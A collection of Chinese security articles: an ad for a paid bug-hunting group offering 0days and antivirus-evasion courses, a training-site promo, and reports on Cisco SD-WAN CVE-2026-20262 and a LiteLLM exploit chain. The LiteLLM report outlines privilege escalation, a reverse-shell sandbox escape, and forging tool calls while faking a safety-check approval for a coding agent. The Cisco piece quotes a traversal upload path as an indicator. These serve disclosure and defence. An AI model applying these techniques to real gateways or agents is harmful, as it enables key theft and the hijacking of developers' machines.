
|
||||
|
||||
|
||||
|
||||
|
||||


**AI赋能-**
|
||||
**skill辅助**
|
||||
**漏洞挖掘(免责&&慎用)**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

**圈友ai辅助渗透**
|
||||
**实战效果**
|
||||
**,支持打假!**
|
||||
|
||||
证书站
|
||||
|
||||
|
||||
|
||||
普通站点
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**陌笙**
|
||||

**纷传****圈子介**
|
||||
**绍**
|
||||
```
|
||||
1、src挖掘思维导图,信息收集思维导图,edusrc挖掘思维导图,以及后续的红队&面试思维导图&自己网安笔记等持续更新
|
||||
2、2025-2026的edusrc实战报告包含证书站和非证书站以及2025之前的各种优质报思路分享
|
||||
3、各种src报告思路分享(内部&外部)
|
||||
4、分享各种src挖掘&edusrc挖掘培训资料&视频
|
||||
5、不定期分享通杀、0day
|
||||
6、有圈子群可以技术交流以及不定期抽取证书&免费rank
|
||||
7.分享各种护网资料各家安全厂商讲解视频&精选实战面试题目
|
||||
8、各种框架漏洞技巧分享
|
||||
9、各种源码分享(泛微、正方系统、用友等)
|
||||
10、漏洞挖掘工具&信息收集工具&内网渗透免杀等网安工具分享
|
||||
11、各种ctf资料以及题目分享
|
||||
12、cnvd挖掘技巧&CNVD资产&src资产分享&补天1权重资产分享&fofakey共用
|
||||
13、免杀、逆向、红队攻内网防渗透等课程分享
|
||||
14、漏洞库&字典以各种内容不在一一说明
|
||||
15、cisp-pte/pts&nisp一级&nisp二级&edusrc证书内部价格
|
||||
15、如果有漏洞挖掘问题或者工具资料需求可以找群主(尽量满足)
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**目前740多条内容,扫描下方二维码查看详情以及加入圈子,持续更新中。。**
|
||||
|
||||
**如果觉得合适可以加入,价格不定期会根据圈子内容和圈子人数进行上调。。**
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,75 @@
|
||||
# Binary Jiu-Jitsu:一个用道带系统学二进制漏洞利用的神奇网站
|
||||
Violet Walker
|
||||
Violet Walker 黑白之道 2026-06-16 23:18
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618185&idx=1&sn=e7a4ddec94c9af10451bca515c67e228&scene=21#wechat_redirect)
|
||||
> **导语**
|
||||
:学二进制漏洞利用,教材太干、CTF太散,有没有一个能把知识点串起来、让你像练武一样一步步升级的平台?有,Binary Jiu-Jitsu 就是干这事的。
|
||||
|
||||
## 一、网站是什么
|
||||
|
||||
**Binary Jiu-Jitsu**
|
||||
(binaryjiujitsu.com)是一个免费的在线学习平台,专门教你**逆向工程和二进制漏洞利用**
|
||||
。
|
||||
|
||||
它的最大特色:用道带(belt)系统来衡量学习进度,像武术修炼一样,从白带一路刷到黑带。
|
||||
|
||||
整个学习过程在一个**沉浸式终端**
|
||||
里完成——你不是在看视频,而是在真实环境里敲命令、调漏洞、交flag。
|
||||
|
||||

|
||||
## 二、道带系统:从小白到专家
|
||||
|
||||
网站设计了完整的技能晋升路线:
|
||||
|
||||
**白带**
|
||||
— 二进制分析基础和基本漏洞概念
|
||||
**蓝带**
|
||||
— 缓冲区溢出、格式化字符串、shellcode入门
|
||||
**紫带**
|
||||
— ROP链、堆利用、绕过缓解技术
|
||||
**棕带**
|
||||
— 高级堆利用、内核漏洞利用、现代缓解措施
|
||||
**黑带**
|
||||
— 专家级挑战和真实漏洞研究
|
||||
|
||||
每一步都有对应的交互式 lessons 和 challenges,学完就能直接实战。
|
||||
|
||||

|
||||
## 三、能学到什么
|
||||
|
||||
整个网站围绕三个核心能力设计:
|
||||
- **Interactive Lessons**
|
||||
— 边学边敲代码,逆向工程和漏洞利用概念 hands-on
|
||||
|
||||
- **Solve Challenges**
|
||||
— 二进制漏洞利用/CTF风格挑战,验证学习成果
|
||||
|
||||
- **Collect Rewards**
|
||||
— 完成任务收集奖励,攒装备,build你的 inventory
|
||||
|
||||
拿到shell的感觉,和打游戏通关一样爽。
|
||||
## 四、适合谁
|
||||
- 对逆向工程感兴趣但不知道从哪入手的新人
|
||||
|
||||
- 有一定CTF基础、想系统化进阶二进制漏洞利用的同学
|
||||
|
||||
- 想找一个能动手实验而非只看理论的安全爱好者
|
||||
|
||||
完全免费,无需注册,打开终端就能开练。
|
||||
|
||||
👉 **想练手?直接访问:binaryjiujitsu.com**
|
||||
|
||||
**图片版权 华盟网**
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=1&sn=04062f6f20b8c24755eb711f63e2101b&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618166&idx=3&sn=42d553ae19e05e17a57425bafd32452d&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=4&sn=17496d177d3e9f5a0bcb209cd40975dc&scene=21#wechat_redirect)
|
||||
> 👇 点击**阅读原文**
|
||||
,访问我的网站
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# Cisco SD-WAN vManage 漏洞遭零日攻击利用
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-06-16 11:02
|
||||
|
||||
思科披露了其 Catalyst SD-WAN Manager(以前称为 vManage)中的一个严重安全问题,该问题目前正被积极用于零日攻击,引发了全球企业网络环境的担忧。
|
||||
|
||||
该漏洞编号为 CVE-2026-20262,是基于 Web 的管理界面中的一个任意文件写入漏洞。其 CVSS 评分为 6.5,源于文件上传操作期间对用户输入内容的验证不当。
|
||||
|
||||
思科表示,拥有有效凭证和写入权限的攻击者可以利用此漏洞将精心构造的文件上传到目标系统。一旦被利用,该漏洞允许攻击者在底层操作系统上的任何位置创建或覆盖文件。
|
||||
## Cisco SD-WAN vManage 漏洞
|
||||
|
||||
可以利用此功能部署恶意载荷,包括 Web Shell,并有可能将权限提升到 root 级别,从而显著增加攻击的严重性。
|
||||
|
||||
思科产品安全事件响应团队 (PSIRT) 确认,截至 2026 年 6 月,该漏洞已在有限的实际应用中被观察到。
|
||||
|
||||
这使得该缺陷属于零日漏洞的范畴,攻击者可以在大规模修补之前利用它。
|
||||
|
||||
该问题影响 Cisco Catalyst SD-WAN Manager 的所有部署模型,包括本地系统、Cisco SD-WAN 云、Cloud-Pro 和 FedRAMP 环境。
|
||||
|
||||
值得注意的是,目前没有其他可行的替代方案,因此立即打补丁是唯一有效的缓解措施。安全研究人员强调,暴露在互联网上的SD-WAN管理接口风险最高。
|
||||
|
||||
攻击者可以利用暴露的 API 端点,通过构造 HTTP 请求上传恶意文件。例如,攻击者可以使用目录遍历技术将 WAR 文件上传到敏感目录。思科提供了特定的入侵指标 (IOC),以帮助企业检测潜在的攻击。
|
||||
|
||||
可疑活动可能会出现在日志文件中,例如:
|
||||
- vmanage-server.log 显示未经授权的文件上传,包括类似“../../../../var/lib/wildfly/standalone/deployments/suspicious.war”的路径。
|
||||
|
||||
- vmanage-appserver.log 指示部署了意外的 WAR 文件。
|
||||
|
||||
- serviceproxy-access.log 捕获对恶意端点(例如“/suspicious/index.jsp”)的 HTTP POST 请求。
|
||||
这些日志表明存在后渗透活动,攻击者在系统中部署恶意应用程序并与之交互。
|
||||
|
||||
思科澄清说,此漏洞不会直接影响 SD-WAN 流量处理或连接。
|
||||
|
||||
然而,管理平面一旦遭到破坏,攻击者就可能篡改配置或保持持续访问权限。为了解决这个问题,思科已在多个软件分支上发布了补丁版本。
|
||||
|
||||
强烈建议受影响的用户根据其部署情况升级到修复版本,例如 20.9.9.2、20.12.7.2、20.15.4.5、20.15.5.3、20.18.3.1 和 26.1.1.2。
|
||||
|
||||
还鼓励组织审核日志,限制对管理界面的外部访问,并在联系 Cisco TAC 寻求事件响应支持之前使用“request admin-tech”命令收集诊断数据。
|
||||
|
||||
该漏洞是在内部安全测试中发现的。然而,它迅速被利用,凸显了暴露的管理接口和不足的输入验证机制所带来的持续风险。
|
||||
|
||||
由于没有其他解决办法,而且攻击仍在进行,及时修补漏洞和持续监控对于降低风险仍然至关重要。
|
||||
|
||||
@@ -0,0 +1,248 @@
|
||||
# Cisco SD-WAN 管理器又曝已遭利用漏洞:真正危险的,是管理平面被盯上了
|
||||
原创 tcode
|
||||
tcode 字节脉搏实验室 2026-06-17 02:15
|
||||
|
||||
摘要:
|
||||
Cisco 6
|
||||
月发布
|
||||
Catalyst SD-WAN Manager
|
||||
安全更新,修复
|
||||
CVE-2026-20262
|
||||
。公开信息显示,该漏洞已被观察到有限利用;
|
||||
CISA
|
||||
也将其纳入已知被利用漏洞目录。它不是
|
||||
“
|
||||
点一下就中
|
||||
”
|
||||
的无认证漏洞,但它打在
|
||||
SD-WAN
|
||||
管理平面上,意味着企业不能只看
|
||||
CVSS
|
||||
分数,而要看攻击者一旦进入管理入口后能造成什么后果。
|
||||
# 一、这次漏洞为什么值得单独写
|
||||
|
||||
很多安全新闻会把漏洞按分数排序:
|
||||
9
|
||||
分以上紧急,
|
||||
6
|
||||
分左右一般。
|
||||
|
||||
这次
|
||||
Cisco Catalyst SD-WAN Manager
|
||||
的
|
||||
CVE-2026-20262
|
||||
值得换一种看法。它的公开评分并不是最高,但它已经被观察到在野利用,并且目标是企业
|
||||
SD-WAN
|
||||
的管理组件。
|
||||
|
||||
SD-WAN Manager
|
||||
不是普通业务系统。它承载的是广域网设备、站点连接、策略配置和集中管理能力。攻击者如果把管理平面作为入口,后续影响就不只是单台服务器,而可能扩展到网络策略、分支连接和运维可信链路。
|
||||
# 二、目前可以确认的事实
|
||||
|
||||
根据
|
||||
Cisco
|
||||
安全公告和主流安全媒体报道,
|
||||
CVE-2026-20262
|
||||
影响
|
||||
Cisco Catalyst SD-WAN Manager
|
||||
,也就是以前常说的
|
||||
vManage
|
||||
。
|
||||
|
||||
公开描述显示,这个问题位于
|
||||
Web UI
|
||||
相关流程中,根因是文件上传过程中对用户输入校验不足。具备认证条件的远程攻击者可能创建文件或覆盖受影响系统文件,后续可能被用于进一步提升权限。
|
||||
|
||||
这一点需要讲清楚:它并不是
|
||||
“
|
||||
完全无门槛
|
||||
”
|
||||
的漏洞。攻击者需要有效凭据,并且需要具备一定写入权限。但这并不会让风险变低很多,因为真实攻击里
|
||||
“
|
||||
先拿低权限账号,再打管理系统缺陷
|
||||
”
|
||||
是非常常见的路径。
|
||||
|
||||
CISA
|
||||
已将该漏洞纳入
|
||||
Known Exploited Vulnerabilities Catalog
|
||||
。
|
||||
Help Net Security
|
||||
报道称,联邦民用机构被要求在
|
||||
2026
|
||||
年
|
||||
6
|
||||
月
|
||||
29
|
||||
日前完成处置。
|
||||
The Hacker News
|
||||
也在
|
||||
6
|
||||
月
|
||||
16
|
||||
日报道了
|
||||
Cisco
|
||||
发布安全更新及漏洞被利用的情况。
|
||||
# 三、真正的风险不在文件写入四个字
|
||||
|
||||
如果只看
|
||||
“
|
||||
任意文件写入
|
||||
”
|
||||
,很多人会觉得这只是一个技术细节。
|
||||
|
||||
但在管理平面上,文件写入的意义完全不同。
|
||||
|
||||
第一,它可能成为权限提升的跳板。攻击者并不需要一开始就拥有最高权限,只要能在关键位置落入或覆盖文件,就可能让系统进入攻击者设计的执行路径。
|
||||
|
||||
第二,它可能隐藏在合法管理行为里。漏洞需要认证访问,这意味着攻击流量可能来自真实账号、真实会话、真实管理入口。对于日志审计来说,这比纯外部扫描更难一眼识别。
|
||||
|
||||
第三,它发生在
|
||||
SD-WAN
|
||||
中心组件上。边界设备、分支网络、路由策略和管理入口天然是攻击者感兴趣的目标。管理平面一旦失守,后续排查不能只停留在
|
||||
“
|
||||
打补丁完成
|
||||
”
|
||||
。
|
||||
# 四、企业现在应该怎么做
|
||||
|
||||
第一,立刻盘点所有
|
||||
Catalyst SD-WAN Manager
|
||||
实例。包括本地部署、云托管、测试环境、灾备环境和历史遗留管理入口。很多事故不是因为主生产漏补,而是因为
|
||||
“
|
||||
临时环境
|
||||
”“
|
||||
旧控制器
|
||||
”“
|
||||
供应商远程入口
|
||||
”
|
||||
被忘了。
|
||||
|
||||
第二,对照
|
||||
Cisco
|
||||
官方公告确认受影响版本和修复版本。不要只根据资产台账判断,最好从系统实际版本、补丁记录和变更单三处交叉确认。
|
||||
|
||||
第三,审计近期管理账号使用记录。重点看是否存在异常登录时间、异常来源
|
||||
IP
|
||||
、异常文件上传、异常配置变更、异常管理会话,以及低权限账号突然执行高影响操作的情况。
|
||||
|
||||
第四,限制
|
||||
SD-WAN
|
||||
管理入口暴露面。管理平面应只允许可信运维网络、堡垒机、
|
||||
VPN
|
||||
或零信任访问路径进入,不应直接暴露在互联网或过宽的办公网段里。
|
||||
|
||||
第五,补丁之后仍要做妥协排查。因为这类漏洞已经被观察到利用,升级只是关闭入口,不等于证明此前没有被打过。需要结合日志、文件完整性、账号权限和配置变更做一次复核。
|
||||
# 五、普通读者该从这件事里看到什么
|
||||
|
||||
这起事件不是提醒大家
|
||||
“Cisco
|
||||
又有漏洞
|
||||
”
|
||||
,而是在提醒所有企业:网络管理系统正在成为攻击者长期盯防的对象。
|
||||
|
||||
过去我们常说保护业务系统、数据库、云账号。现在还要把
|
||||
“
|
||||
网络控制面
|
||||
”
|
||||
放到同样高的位置。
|
||||
SD-WAN
|
||||
、
|
||||
VPN
|
||||
、防火墙管理台、身份系统、
|
||||
RMM
|
||||
远程管理平台,都属于一旦失守就会放大影响的基础能力。
|
||||
|
||||
攻击者越来越懂企业运维结构。低权限账号、管理入口、补丁窗口、日志盲区,这些点连起来,就是一条非常现实的攻击路径。
|
||||
# 六、事实、推测和观点
|
||||
|
||||
事实:
|
||||
Cisco
|
||||
已发布
|
||||
CVE-2026-20262
|
||||
相关安全公告;公开报道显示该漏洞已遭有限利用;
|
||||
CISA
|
||||
已将其纳入已知被利用漏洞目录。
|
||||
|
||||
推测:目前公开信息没有证明所有近期
|
||||
Cisco SD-WAN
|
||||
漏洞都来自同一攻击组织,也没有公开完整攻击链。将其归因到具体组织需要更多证据。
|
||||
|
||||
观点:企业处置这类漏洞时,不应只按
|
||||
CVSS
|
||||
分数排序,而应结合
|
||||
“
|
||||
是否已利用
|
||||
”“
|
||||
是否位于管理平面
|
||||
”“
|
||||
是否可能放大权限和网络控制能力
|
||||
”
|
||||
来定优先级。
|
||||
# 结语
|
||||
|
||||
CVE-2026-20262
|
||||
的警示在于:管理平面的安全优先级必须前移。
|
||||
|
||||
当攻击者开始持续盯上
|
||||
SD-WAN
|
||||
、
|
||||
VPN
|
||||
、
|
||||
RMM
|
||||
和身份管理入口时,企业安全团队需要从
|
||||
“
|
||||
漏洞修复
|
||||
”
|
||||
升级到
|
||||
“
|
||||
控制面防护
|
||||
”
|
||||
。补丁是第一步,资产暴露面、账号权限、日志审计和补丁后的妥协排查,才是完整动作。
|
||||
# 参考来源
|
||||
|
||||
1. Cisco Security Advisory
|
||||
:《
|
||||
Cisco Catalyst SD-WAN Manager Arbitrary File Write Vulnerability
|
||||
》,发布于
|
||||
2026
|
||||
年
|
||||
6
|
||||
月。
|
||||
|
||||
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-sdwan-arbfw-c2rZvQ
|
||||
|
||||
2. CISA Known Exploited Vulnerabilities Catalog
|
||||
,
|
||||
CVE-2026-20262
|
||||
。
|
||||
|
||||
https://www.cisa.gov/known-exploited-vulnerabilities-catalog
|
||||
|
||||
3. Help Net Security
|
||||
:《
|
||||
Cisco discloses second exploited SD-WAN vulnerability in two weeks (CVE-2026-20262)
|
||||
》,发布于
|
||||
2026
|
||||
年
|
||||
6
|
||||
月
|
||||
16
|
||||
日。
|
||||
|
||||
https://www.helpnetsecurity.com/2026/06/16/cisco-sd-wan-cve-2026-20262-exploited/
|
||||
|
||||
4. The Hacker News
|
||||
:《
|
||||
Cisco Releases Security Updates for Actively Exploited SD-WAN Manager Flaw
|
||||
》,发布于
|
||||
2026
|
||||
年
|
||||
6
|
||||
月
|
||||
16
|
||||
日。
|
||||
|
||||
https://thehackernews.com/2026/06/cisco-releases-security-updates-for.html
|
||||
|
||||
|
||||
@@ -0,0 +1,134 @@
|
||||
# LiteLLM漏洞链可致AI网关遭接管,泄露所有密钥与数据
|
||||
FreeBuf 2026-06-16 10:00
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Obsidian安全研究人员披露,通过串联三个漏洞,LiteLLM代理上的默认低权限账户可提升至完全管理员权限并在服务器上执行代码。
|
||||
|
||||
|
||||
LiteLLM是一款广泛部署的开源AI网关,通过兼容OpenAI的单一接口代理调用100多个模型提供商的服务。服务器被接管将暴露其持有的所有提供商密钥、用于解密存储凭据的密钥,以及流经该网关的所有提示词和响应。
|
||||
|
||||
|
||||
Obsidian评定该完整漏洞链的CVSS评分为9.9(严重级别)。维护方BerriAI已在LiteLLM v1.83.14-stable版本中完整修复该问题(GitHub显示该版本发布于5月2日),建议用户升级至此版本或更高版本以修复这三个CVE漏洞。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Part
|
||||
01
|
||||
|
||||
三个漏洞详情
|
||||
|
||||

首个漏洞(CVE-2026-47101)是授权绕过问题。当普通用户(internal_user)生成虚拟API密钥时,LiteLLM会直接存储调用者提供的allowed_routes字段,而不根据用户角色进行校验。该字段本应用于限制密钥权限,但代理却将其视为备用授权——非管理员用户可创建包含通配符["/*"]的密钥,从而访问包括管理员专属路由在内的所有路径。由于其他密钥管理端点也存在相同缺陷,修复该问题共需合并三个拉取请求。
|
||||
|
||||
|
||||
绕过路由限制后,攻击者可访问多个未实施二次校验的处理程序,进而触发以下两个漏洞:
|
||||
|
||||
|
||||
其一是权限提升漏洞(CVE-2026-47102)。/user/update端点允许用户编辑自身记录,但未限制可修改字段。攻击者通过提交包含user_role: "proxy_admin"的自更新请求即可获得完整代理管理员权限。组织管理员(org_admin)可通过合法路径触发此漏洞,而默认内部用户(internal_user)需先利用CVE-2026-47101漏洞。漏洞评级机构VulnCheck给出的CVSS 4.0评分为8.7,CVSS 3.1评分为8.8。
|
||||
|
||||
|
||||

其二是Custom Code Guardrail功能中的沙箱逃逸漏洞(CVE-2026-40217)。该功能会编译执行管理员提供的Python代码,但生产环境端点直接通过exec()运行代码且未实施源码级过滤。当exec()获取的globals字典不含__builtins__时,Python会隐式注入完整内置模块,使攻击代码获得__import__、open和eval等危险函数。通过调用os.system的简单载荷即可实现反向Shell。此外,X41 D-Sec独立发现的/guardrails/test_custom_code端点漏洞,可通过运行时字节码重写绕过正则表达式黑名单限制,最终同样导致服务器端代码执行。
|
||||
|
||||
|
||||
Part
|
||||
02
|
||||
|
||||
攻击者能获取哪些信息
|
||||
|
||||
作为关键枢纽节点,被攻陷的LiteLLM网关将暴露主密钥、用于解密存储凭据的盐密钥及数据库URL,同时泄露所有已配置的提供商密钥(包括OpenAI、Anthropic、Gemini、Bedrock、Azure等)。配置或环境变量中的密钥以明文存储,数据库中的密钥虽经加密但可通过盐密钥还原。所有流经网关的提示词和响应均会被窃取,实际部署环境中这些数据通常包含PII信息、源代码、内部票据和粘贴的密钥等敏感内容。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
若代理同时作为模型上下文协议(MCP)或Agent网关运行,OAuth令牌和工具凭证也将面临风险。更严重的威胁在于攻击者不仅能窃取数据,还能篡改AI模型返回的响应。Obsidian演示了通过被入侵代理路由Claude Code时,攻击者利用LiteLLM内置回调机制(该机制在每个请求时触发且不会显示在管理界面中),将模型响应替换为伪造的工具调用,并重写安全检查上下文使操作显示为已批准状态。演示中开发者仅输入"hello"一词,攻击者便在其机器上弹出反向Shell。
|
||||
|
||||
|
||||
值得注意的是,即使不考虑漏洞链,proxy_admin角色本身也拥有代码执行能力:MCP支持功能允许管理员注册stdio MCP服务器,代理会将其作为本地子进程启动。这属于设计权衡而非漏洞,因此获取管理员权限实质上等同于获得代码执行能力。Obsidian在v1.88.0版本中通过此方式复现了反向Shell攻击。此外,同一stdio-MCP机制中的真实漏洞(CVE-2026-42271)允许调用者通过LiteLLM的MCP预览端点生成子进程,该漏洞已被野外利用并于本月被列入CISA的已知 exploited漏洞目录。
|
||||
|
||||
|
||||
这并非LiteLLM今年首次出现安全问题:3月其PyPI发布的两个版本遭供应链攻击植入后门;4月披露的关键SQL注入漏洞在36小时内即遭利用。Obsidian强调本次漏洞链目前仅作为概念验证披露,尚未发现野外利用案例,但该代理的关键位置使其持续成为攻击目标。
|
||||
|
||||
|
||||
Part
|
||||
03
|
||||
|
||||
修复建议
|
||||
|
||||
立即升级至v1.83.14-stable或更高版本(首个包含完整修复的版本),并执行以下操作:
|
||||
|
||||
|
||||
1. 重新审计所有持有proxy_admin权限的账户,该角色应视为主机级访问权限
|
||||
|
||||
2. 检查代理上所有Custom Code Guardrail配置
|
||||
|
||||
3. 审查config.yaml中litellm_settings.callbacks加载的回调函数(这些内容不会显示在控制台且是攻击者隐藏后门的理想位置)
|
||||
|
||||
4. 不仅检查配置还需验证部署代码的完整性
|
||||
|
||||
5. 若怀疑存在泄露,立即轮换提供商密钥、数据库凭证及所有存储的MCP令牌
|
||||
|
||||
|
||||
